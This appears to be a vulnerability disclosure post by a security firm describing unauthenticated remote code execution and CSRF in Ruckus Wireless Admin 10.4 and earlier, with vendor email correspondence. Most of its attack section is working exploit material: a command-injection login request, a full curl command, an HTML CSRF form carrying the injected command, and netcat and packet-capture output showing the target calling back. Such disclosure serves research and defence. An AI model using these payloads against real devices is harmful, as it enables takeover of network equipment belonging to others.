Proof of Concept – Ruckus Wireless Admin (=<10.4 – Unauthenticated Remote Code Execution / CSRF / SSRF)


FEBRUARY 7, 2023 CVE CYBER SECURITY CYBERSECURITY TRAINING AND SUPPORT

Ruckus Wireless Admin suffers from several serious web application weaknesses which allow for Remote Code Execution(RCE), Server-Side Request Forgert (SSRF), Cross-Site Request Forgery (CSRF), and other conditions. This can result in total compromise of the affected devices.

In this public disclosure, Unauthenticated RCE & CSRF vectors are disclosed. Ruckus acknowledged the issue as “known”, however, no public references or CVEs are publicly available or shared.

Other conditions are present and will be disclosed at a future date.

Date of Initial Disclosure to Vendor – Dec 13th, 2022.
Discoverer – Ken Pyle, CYBIR.




From @commscope.com>
Sent: Thursday, January 12, 2023 5:57 PM
To: Ken Pyle < >
Subject: RE: VULNERABILITY DISCLOSURE - REMOTE CODE EXECUTION / SSRF (UNAUTHENTICATED) IN RUCKUS WIRELESS ADMIN / GO-AHEAD

Hi Ken,

Sorry for the late reply. Unfortunately, we don't have a CVE for this issue.

Regards,



Ruckus Wireless Admin – Login Portal

The following PoC Code snippets allows for RCE / CSRF on Ruckus Wireless Admin (10.4 and earlier):

Proof of Concept – Remote Code Execution (CURL)

```
GET /forms/doLogin?
login_username=admin&password=password$(curl%20192.168.1.1)&x=0&y=0
```

CURL Command to Launch Command (CURL):


```
curl -i -s -k -X $’GET’ \
-H $’Host: CYBIRPOC’ -H $’Origin: https://CYBIRPOC’ -H
$’Referer: https://CYBIRPOC/login.asp’ -H $’Upgrade-
Insecure-Requests: 1′ -H $’Sec-Fetch-Dest: document’ -H
$’Sec-Fetch-Mode: navigate’ -H $’Sec-Fetch-Site: same-
origin’ -H $’Sec-Fetch-User: ?1′ -H $’Te: trailers’ -H
$’Connection: close’ \
$’https://CYBIRPOC/forms/doLogin?
login_username=admin&password=password$(curl%20192.168.1.1)&x=0&y=0′
```

CSRF – PoC Code Snippet

In this HTML code snippet, the attacker creates a CROSS-SITE REQUEST FORGERY (CSRF) triggering page:

```
<form action=”https://target/forms/doLogin”> <input
type=”hidden” name=”login_username” value=”admin” />
<input type=”hidden” name=”password”
value=”password$(curl 192.168.1.1)” /> <input type=”hidden”
name=”x” value=”0″ /> <input type=”hidden” name=”y”
value=”0″ /> <input type=”submit” value=”Submit request” />
</form>
```

Using this code, an attacker can stage exploit code, exploit the CSRF condition and execute remote code on the target. Seen here, the CSRF/ RCE is triggered by the attacker:



```
└─$ nc -nlvp 80
listening on [any] 80 ...
connect to [[redacted]] from (UNKNOWN) [[redacted]] 56870
GET / HTTP/1.1
Host: [redacted]
User-Agent: curl/7.63.0
Accept: */*
```

```
Source                    Destination               Protoco  Length Info
                                                    HTTP       142 GET / HTTP/1.1
                                                    TCP         74 56870 → 80 [SYN] Seq=0 Win=
                                                    TCP         74 80 → 56870 [SYN, ACK] Seq=0
                                                    TCP         66 56870 → 80 [ACK] Seq=1 Ack=
                                                    TCP         66 80 → 56870 [ACK] Seq=1 Ack=
```

116 Front St #68 Lewes,
DE 19958 USA